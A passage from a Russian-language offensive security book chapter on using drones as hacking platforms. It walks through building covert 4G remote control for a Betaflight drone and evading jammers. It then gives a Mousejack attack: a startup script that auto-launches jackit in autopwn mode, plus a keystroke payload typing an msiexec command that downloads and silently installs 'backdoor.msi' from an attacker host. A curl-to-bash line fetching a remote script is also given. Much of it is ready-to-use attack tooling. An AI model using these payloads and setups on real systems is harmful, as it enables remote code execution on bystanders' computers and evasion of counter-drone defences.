grep '^[0-9]')

    if [ "$bat" -lt 10 ]; then
        echo 'low battery' | festival --tts --language english
    fi

    clear
    echo "$bat $alt"
done
```

Здесь выполняется цикличное распознавание текста различных областей экрана, на которых расположены те или иные показания. После их преобразования с изображения на экране в понятную компьютеру форму можно выполнять обработку. В этом примере скрипт использует синтезатор речи для информирования о низком состоянии аккумулятора.

С помощью таких примитивов управления и телеметрии можно полностью автоматизировать полет дрона.

Описанный подход чрезвычайно прост в исполнении и дает сразу доступ и к управлению, и к телеметрии, но имеет лишнее звено — смартфон с Wi-Fi. При этом сигнал от телефона может быть слишком сильным, что способно негативно сказаться на управлении. Плюс ко всему дрон в этой схеме вынужден поднимать достаточно большой лишний вес — около 50 граммов.

4G → UART → Drone

Но зачем удаленно подключаться к дрону через его явные интерфейсы управления (по Wi-Fi)? Почему бы злоумышленнику не подключиться напрямую к его полетному контроллеру?

В случае с дронами, выполненными по типу «готового решения», можно столкнуться, скорее всего, со все той же проблемой — закрытым протоколом и необходимостью его реверсить.

Однако есть множество открытых решений по управлению дронами — например, прошивки Betaflight, iNav или Ardupilot. Самое простое из них — Betaflight, среди прочего, позволяет прямую отправку команд управления моторами в полетный контроллер через уже знакомый UART, с помощью открытых протоколов. Это значит, что управлять дроном можно почти с любого одноплатника. Стоит лишь подключить к нему 4G-модуль и настроить VPN. Все-таки с открытыми решениями работать куда приятнее.

Аппаратная часть

Итак, атакующему сначала необходим одноплатный компьютер минимального размера и веса, а также 4G-модем. Отличными примерами могут служить соответственно NanoPi Neo Air и Sim7600G (рис. 6.6) — оба устройства имеют миниатюрные и практически идентичные габариты.

Взаимодействие с 4G-модемом осуществляется по UART-интерфейсу, которых у NanoPi целых три. Первый UART можно использовать для интернет-канала, а второй UART — уже для связи с дроном. На рис. 6.7 представлена распиновка контактов на миникомпьютере NanoPi для управления дроном и связи по 4G.

После небольшой пайки модуль удаленного управления по 4G может выглядеть так, как показано на рис. 6.8.

Даже самые простые полетные контроллеры часто имеют минимум два UART-интерфейса, один из которых, скорее всего, занят штатным приемником, а второй как раз можно использовать для удаленного управления



Рис. 6.6. Одноплатный компьютер и 4G-модем для удаленной связи с дроном



Рис. 6.7. Распиновка контактов на миникомпьютере NanoPi для управления дроном и связи по 4G

по 4G. Подключение NanoPi к полетному контроллеру происходит аналогично штатному приемнику — посредством UART (рис. 6.9).

Так можно переключать дрон на тот или иной режим управления без физического вмешательства и перепайки — исключительно программным способом (о нем чуть позже). Все, что требуется — только прикрепить к дрону NanoPi и Sim7600G и соединить соответствующий шлейф. Как может выглядеть дрон с таким 4G-управлением, показано на рис. 6.10.

В зависимости от размеров и формы дрона, плату можно размещать в разных местах и даже внутри корпуса рамы. Можно также распечатать соответствующие крепления на 3D-принтере.



Рис. 6.8. Готовый модуль управления дроном по 4G



Рис. 6.9. Подключение NanoPi к полетному контроллеру



Рис. 6.10. Схема подключения 4G-управления к дрону с открытой прошивкой

Программная часть

Одноплатный компьютер NanoPi крайне удобен в настройке — он эмулирует консоль прямо по USB, когда на него подается питание. Все, что требуется для работы с ним — это лишь открыть консоль непосредственно на USB:

```
minicom -D /dev/ttyACM0 -b 9600
```

Далее все действия производятся уже внутри NanoPi. Сначала необходимо отключить все лишнее:

```
systemctl disable wpa_supplicant.service
systemctl disable NetworkManager.service
```

И активировать два UART:

```
armbian-config
 System -> Hardware:
    включаем uart1 и uart2, перезагружаемся
```

Далее нужно поставить необходимые пакеты:

```
apt install minicom openvpn python3-pip cvlc
```

`Minicom` не обязателен, но он может потребоваться для пусконаладки — проверки, что UART работает правильно, и что на каком порту расположено. Например, так можно проверить, что NanoPi и Sim7600G-модем слышат друг друга через первый UART интерфейс:

```
minicom -D /dev/ttyS1 -b 115200
AT
```

Если все ok, то для модема должна быть прописана конфигурация мобильного подключения:

/etc/ppp/peers/tele2

```
connect "/usr/sbin/chat -v -f /etc/chatscripts/gprs -T internet.tele2.ru"
/dev/ttyS1
115200
noipdefault
usepeerdns
defaultroute
persist
noauth
nocrtscts
local
user "tele2"
```

```
password "tele2"
debug

refuse-chap
refuse-mschap
refuse-mschap-v2
refuse-eap
```

/etc/chatscripts/gprs

```
ABORT           BUSY
ABORT           VOICE
ABORT           "NO CARRIER"
ABORT           "NO DIALTONE"
ABORT           "NO DIAL TONE"
ABORT           "NO ANSWER"
ABORT           "DELAYED"
ABORT           "ERROR"
ABORT           "+CGATT: 0"
""              AT
TIMEOUT         12
OK              ATH
OK              ATE1
OK              AT+CGDCONT=1,"IP","\T","",0,0
OK              ATD*99#
TIMEOUT         22
CONNECT         ""
```

Теперь, чтобы активировать 4G:

```
pon tele2
```

Если сеть появилась, и ping идет, значит, эти две крошечные платы всегда смогут выйти на связь по 4G-интернету, где бы они ни находились.

Чтобы при включении устройства сразу поднималась сеть, нужно:

/etc/network/interfaces

```
auto tele2
iface tele2 inet ppp
provider tele2
```

Мобильный Интернет — это лишь физический линк. Далее требуется логический линк, чтобы можно было выйти на связь с устройством. Для этого нужно подключить устройство к некоторому опорному серверу по VPN:

```
cp your_vds.ovpn /etc/openvpn/client/vds.conf
systemctl enable openvpn-client@vds
```

Если все ок, то теперь после включения устройства к нему всегда можно будет получить доступ, соединившись с ним по VPN через выделенный опорный сервер.

Теперь немного о том, как NanoPi может управлять двигателями дрона.

Современные полетные контроллеры — весьма сложные устройства, как правило, поддерживающие массу протоколов управления. И, если на физическом уровне для связи с полетным контроллером используется UART, то на логическом проще всего реализовать управление через протокол MSP и соответствующую python-библиотеку:

```
cd /opt/
git clone https://github.com/alduxvm/pyMultiWii
pip3 install pyserial
```

Протокол достаточно простой, а сама библиотека требует лишь знания номера порта. NanoPi подключен к полетному контроллеру дрона с помощью UART2, следовательно, это ttyS2-порт. Имея порт, можно уже отправлять значения основных каналов: крена, оборотов пропеллеров и т. п, а также вспомогательных каналов:

~/src/control.py

```
#!/usr/bin/python3
from sys import path; path.append("/opt/pyMultiWii/")
from time import sleep
from threading import Thread
from pymultiwii import MultiWii

board = MultiWii("/dev/ttyS2")
roll=1500
pitch=1500
throttle=988
yaw=1500
aux1=1000
aux2=1500
aux3=1500
aux4=1500
```

```
def arm():
    global aux1
    aux1 = 2000

def disarm():
    global aux1
    aux1 = 1000

def send():
    INTERVAL = 0.01
    while True:
        board.sendCMD(16, MultiWii.SET_RAW_RC, [roll,pitch,throttle,yaw,aux1,
aux2,aux3,aux4])
        sleep(INTERVAL)

main = Thread(target=send, args=())
main.start()
do_something()
main.join()
```

Стоит отметить, что даже если дрон не летит, и на его двигатели не подаются никакие команды, на него все равно должны непрерывно отправляться данные с нейтральными значениями стиков управления, причем достаточно часто. Так полетный контроллер понимает, что связь с приемником все еще поддерживается.

Чтобы полетный контроллер понимал, откуда брать команды управления двигателями, в его настройках нужно определить, что NanoPi физически соединен с его интерфейсом UART2, а программно используется протокол MSP. Для Betaflight сделать это можно с помощью программы BetaflightConfigurator, как показано на рис. 6.11 и 6.12.



Рис. 6.11. Меняем активный UART: NanoPi подключен к UART2 полетного контроллера, а штатный приемник — к UART1



Рис. 6.12. В параметрах приемника указываем протокол управления MSP

Если все сделано правильно, то теперь с любого расстояния удаленно можно управлять таким дроном, пока есть сигнал мобильных сетей и, конечно же, пока не сел аккумулятор.

Передача видео возможна путем подсоединения DVP-камеры напрямую к плате NanoPi. А стрим картинки с нее по сети возможен посредством:

```
cvlc v4l2:///dev/video0:chroma=h264:width=800:height=600 --sout '#transcode
{vcodec=h264,acodec=mp3,samplerate=44100}:std{access=http,mux=ffmpeg{mux=flv},
dst=0.0.0.0:8080}' -vvv
```

Чтобы удаленно видеть картинку с дрона на любом расстоянии, нужно просто открыть в браузере `http://drone:8080/`, где `drone` — VPN IP-адрес NanoPi.

Описанные здесь шаги по реализации управления дроном через мобильные сети —это лишь концепт, демонстрирующий все необходимые примитивы связей. Чтобы дрон реально полетел и не разбился, требуется реализовать еще удобный интерфейс управления.

Этого можно добиться, подключив пульт — например, EdgeTX, способный работать как HID-устройство. А также через трансляции положений его стиков в команды управления, которые передаются по сети на NanoPi, интерпретируются там в соответствующие MSP-команды и по UART попадают на полетный контроллер.

edgetx.py

```
#!/usr/bin/python3
import hid
from time import sleep
import struct
from sys import stdout

UPDATE = 0.100
VID = 0x1209
PID = 0x4f54
```

```
dev = hid.Device(VID, PID)
while True:
    data = dev.read(64)
    roll = struct.unpack('<H', data[3:5])[0] - 1024
    pitch = struct.unpack('<H', data[5:7])[0] - 1024
    thr = struct.unpack('<H', data[7:9])[0]
    yaw = struct.unpack('<H', data[9:11])[0] - 1024
    aux1 = struct.unpack('<H', data[11:13])[0]
    aux2 = struct.unpack('<H', data[13:15])[0]
    aux3 = struct.unpack('<H', data[15:17])[0]
    aux4 = struct.unpack('<H', data[17:19])[0]
    stdout.write(f"thr:{thr} yaw:{yaw} pitch:{pitch} roll:{roll} aux1:{aux1}
aux2:{aux2} aux3:{aux3} aux4:{aux4}" + " "*8 +"\r")
    sleep(UPDATE)
```

А можно пойти более универсальным способом, позволяющим управлять дроном без специального оборудования — прямо с клавиатуры ноутбука или экрана смартфона. Это проще всего реализовать через небольшое веб-приложение, средствами javascript, считывая соответствующие события клавиатуры или нажатия на виртуальные стики в сообщения, оперативно передаваемые по сети через WebSockets на NanoPi.

Для систем под управлением Ardupilot существуют даже готовые решения.

6.1.2. Защита от глушилок

Проблемы помех от зданий и ограниченного радиуса управления можно решить представленными ранее способами, превратив вышки сотовой связи из главного источника помех в лучшего друга.

Но для дронов есть еще одна опасность, которая их может поджидать непосредственно на самих объектах, — это подавители дронов, или глушилки.

Для большинства глушителей дронов must-have является подавление частот 2,4 ГГц, на которых летает подавляющее большинство простых дронов (с управлением по Wi-Fi). Сюда же попадает часть частот и профессиональных дронов. У серьезных глушителей дронов в частотах подавления учтены каналы управления всех профессиональных протоколов TBS, ELRS, FRSKY и т. п. — 800, 900, 2400 МГц.

Однако самой распространенной мерой противодействия дронам является глушение или спуфинг сигналов GPS. Подделывая сигналы со спутников, дрону можно внушить любое местоположение, что может быть использовано для контроля над его перемещением. Поскольку существует достаточно

много протоколов удаленного управления дронами, в которых применяется весьма серьезное шифрование, вполне логичным подходом представляется атака на GPS, так как она является наиболее общим способом. Поэтому GPS-приемник — это еще одно слабое место дронов. И потенциальный злоумышленник, не желающий, чтобы его дрон был сбит такой глушилкой, должен избавиться от GPS.

В некоторых «готовых» моделях дронов бортовой GPS можно отключить программно. Дроны Cinewhoop FPV часто используются в полетах по помещениям, где, как известно, GPS практически не ловится. Поэтому часто GPS-приемники в такие модели не ставят. Дроны с открытыми системами управления, — такие как Betaflight, имеют модульную структуру и всегда позволяют как включить, так и отключить бортовой GPS, чего нельзя сказать о более бюджетных вариантах, которые просто отказываются летать без него.

Что касается глушения каналов управления, то кажется, что заглушить дрон с управлением по мобильным сетям тоже не так-то просто. Ведь теперь нужно глушить сразу ряд диапазонов мобильных сетей разных поколений. А вариантов частот у 2G, 3G и 4G весьма немало. Если заглушить все 4G-сети (2600 МГц, 1900 МГц, 2300 МГц, 2500 МГц) — модем дрона перейдет на 3G (2100 МГц, 1900 МГц, 1800 МГц, 850 МГц, 2600 МГц, 900 МГц, 800 МГц), заглушаем и их — перейдет на 2G (900 МГц, 1800 МГц, 1900 МГц).

Тем не менее, существуют направленные радиопушки, отключающие мощным импульсом вообще все радио, но им, впрочем, требуется достаточно точное наведение на цель.

6.2. Pineapple

Время рассмотреть атаки. Для хакера дрон — лишь транспорт. Реально все атаки злоумышленник может проводить с помощью некоторого миниатюрного устройства, прикрепленного к дрону. Это может быть уже знакомый по *главе 5* Pineapple. Он удачно монтируется на любой дрон — ведь помимо малых габаритов он имеет еще и малый вес (рис. 6.13).

Поскольку этот хакерский девайс должен доставляться дроном или даже почтовым голубем, то вес его весьма важен. Суммарный вес такого Pineapple вместе с аккумулятором остается в диапазоне всего от 17 до 43 грамм — в зависимости от аккумулятора. Дроны имеют запас мощности для противодействия ветру и установки экшн-камер и спокойно могут поднять от трети до половины своего изначального веса без значительной потери летных характеристик. Так что с таким грузом справится почти любой, даже карманный селфи-дрон. И это еще один несомненный плюс перед громоздким готовым устройством Pineapple от Hak5, который может поднять далеко не каждый дрон.



Рис. 6.13. Легковесная реализация Pineapple превращает дрон в хакерский инструмент

Молниеносность — это главное условие, которое потенциальный злоумышленник учитывает при планировании атак с дрона. Если в *главе 5* рассмотрены возможные статичные атаки с Pineapple на беспроводные сети, требующие длительного нахождения в неподвижной точке, то с дроном целесообразнее проводить динамичные атаки — быстрые и подвижные, покрывающие множество целей.

Но какие беспроводные технологии могут быть атакованы столь стремительно, что у дрона не успеет сесть аккумулятор? Вполне очевидно, что это должны быть атаки, мало завязанные на людей, так как людям зачастую требуется достаточно много времени для принятия того или иного решения. Другое дело — чисто компьютерные атаки, не требующие никакого участия пользователя. Машины не так медлительны, как человек, и есть несколько zero click атак, проведение которых занимает несколько секунд: дрону даже не придется совершать короткие остановки — все может происходить прямо на скорости.

Далее представлено несколько таких атак, начиная с самых критичных.

6.2.1. Mousejack

Существует весьма распространенная уязвимость, надежно, на десятилетия засевшая в сотнях тысяч беспроводных мышек и клавиатур. Ее эксплуатация возможна с кинематографичной эффективностью — высочайшей

скоростью (одна-две секунды) и максимальным импактом — RCE, и атакующий сразу получает шелл. И имя ей — Mousejack.

Атака на беспроводные HID-устройства (мыши и клавиатуры) — это, пожалуй, самая зрелищная атака, способная скомпрометировать подверженный компьютер за секунды. Она является самой опасной из всех возможных атак, так как позволяет минимальными усилиями, по радиоканалу, удаленно отправить произвольные нажатия клавиш — иными словами, выполнить произвольный код. Никаких предварительных подборов паролей, особых действий пользователя — сразу RCE.

Эту атаку можно эффективно эксплуатировать с помощью специального устройства CrazyRadio PA и любого одноплатника — например, Raspberry, уже знакомого устройства Pineapple, разработанного специально для атак на беспроводные сети. Условие старта для атаки может быть добавлено так:

startup.sh

```
...
elif lsusb | grep -q 'Nordic Semiconductor'; then
  echo "[*] mousejack attack"
  cd mousejack
  screen -dmS mousejack -t jackit -L -Logfile "$time-mousejack-%n.log" './
mousejack.sh'
  cd -
...
```

Иными словами, если в Pineapple вставлен донгл CrazyRadio PA, то автоматически происходит запуск атаки на беспроводные мыши и клавиатуры:

mousejack/mousejack.sh

```
#!/bin/bash

led green on
python3 jackit --autopwn --script ducky.txt
led green off
```

Так как атакующий не знает адреса беспроводных устройств, он вынужден атаковать все, что слышит в радиоэфире, поэтому используется флаг `autopwn`.

Соединение CrazyRadio с Pineapple дает самое опасное хакерское устройство настоящего времени (рис. 6.14).

Дрон с таким устройством сможет пробить периметр практически любой компании (рис. 6.15) и будет атаковать все устройства вокруг себя, пока летит.



Рис. 6.14. Устройство, способное на расстоянии взломать компьютер через беспроводную периферию



Рис. 6.15. Дрон, заряженный Mousejack, готов лететь

Эксплуатация Mousejack очень сильно похожа на использование BadUSB-hid. Тут атакующий сталкивается с теми же проблемами при правильности набора команд:

- использование нажатий клавиш сопряжено с угадыванием языковой раскладки;
- использование ALT-кодов для набора текста команд сопряжено с угадыванием статуса клавиши <NumLock> и возможно только на Windows.

И в том, и в другом случае злоумышленнику придется для надежности засылать нажатия дважды, меняя либо раскладку, либо статус <NumLock>. Но в случае с ALT-кодами ему придется засылать в три-четыре раза больше нажатий. А если нет разницы, то зачем передавать больше нажатий? В общем,

тут снова рациональнее использовать простой метод отправки нажатий непосредственно самих клавиш, вместо их кодов:

mousejack/ducky.txt

```
GUI SPACE
GUI r
DELAY 300
STRING msiexec /i https://en.attacker.tk/backdoor.msi /quiet
DELAY 300
ENTER

SHIFT ALT
DELAY 300
SHIFT CTRL
DELAY 300

GUI r
DELAY 300
STRING msiexec /i https://ru.attacker.tk/backdoor.msi /quiet
DELAY 300
ENTER
```

Так как используется радиоканал, то атакующая система подвержена помехам. Чем длиннее набираемая команда, тем больше вероятность, что та или иная клавиша «не долетит». Достаточно всего одной ошибки, чтобы RCE-команда не распозналась.

Приведенная здесь команда уже знакома по *главе 3* (про BadUSB-hid), является встроенной в любую ОС Windows и способна за одно действие скачать и запустить указанную программу удаленного управления. Под ОС семейства UNIX злоумышленник может использовать команду из разряда:

```
curl -L http://rce.attacker.tk/1.sh|bash.
```

Далее успешность атаки зависит только от ловкости управления дроном и наличия беспроводных мышек в радиусе около 10–15 метров от него. Pineapple на дроне будет пытаться взломать каждый компьютер через вновь услышанный радиосигнал от мышки или клавиатуры.

Эффект атаки делает ее похожей на фильм или игру про хакеров, где взлом с помощью дрона происходит за несколько секунд (рис. 6.16).

Реальный мир отличается от вымышленного. Большая часть из того, что показано в играх и фильмах, в стереотипах людей о возможностях хакеров, имеет мало общего с реальностью, но эта атака — одна из немногих, что в жизни выглядит точно так же, как на экране, а быть может, даже и еще опаснее!



Рис. 6.16. Скриншот с компьютерной игры Watch Dogs 2 компании Ubisoft

Представьте, что вы сидите дома или работаете в офисе, где-нибудь на верхних этажах или в глубине режимного объекта в сотнях метров от охраняемого контрольно-пропускного пункта. Кажется, что вы в полной информационной безопасности, и внешний нарушитель до вас не доберется. Но тут к вам может подлететь подобный дрон, и пока вы будете удивленно смотреть на него через окно, а возможно, даже и не заметите его вовсе, он всего за секунду запустит вредоносный код на вашем компьютере (рис. 6.17). При этом вы вряд ли успеете заметить что-либо подозрительное, а если и заметите, то

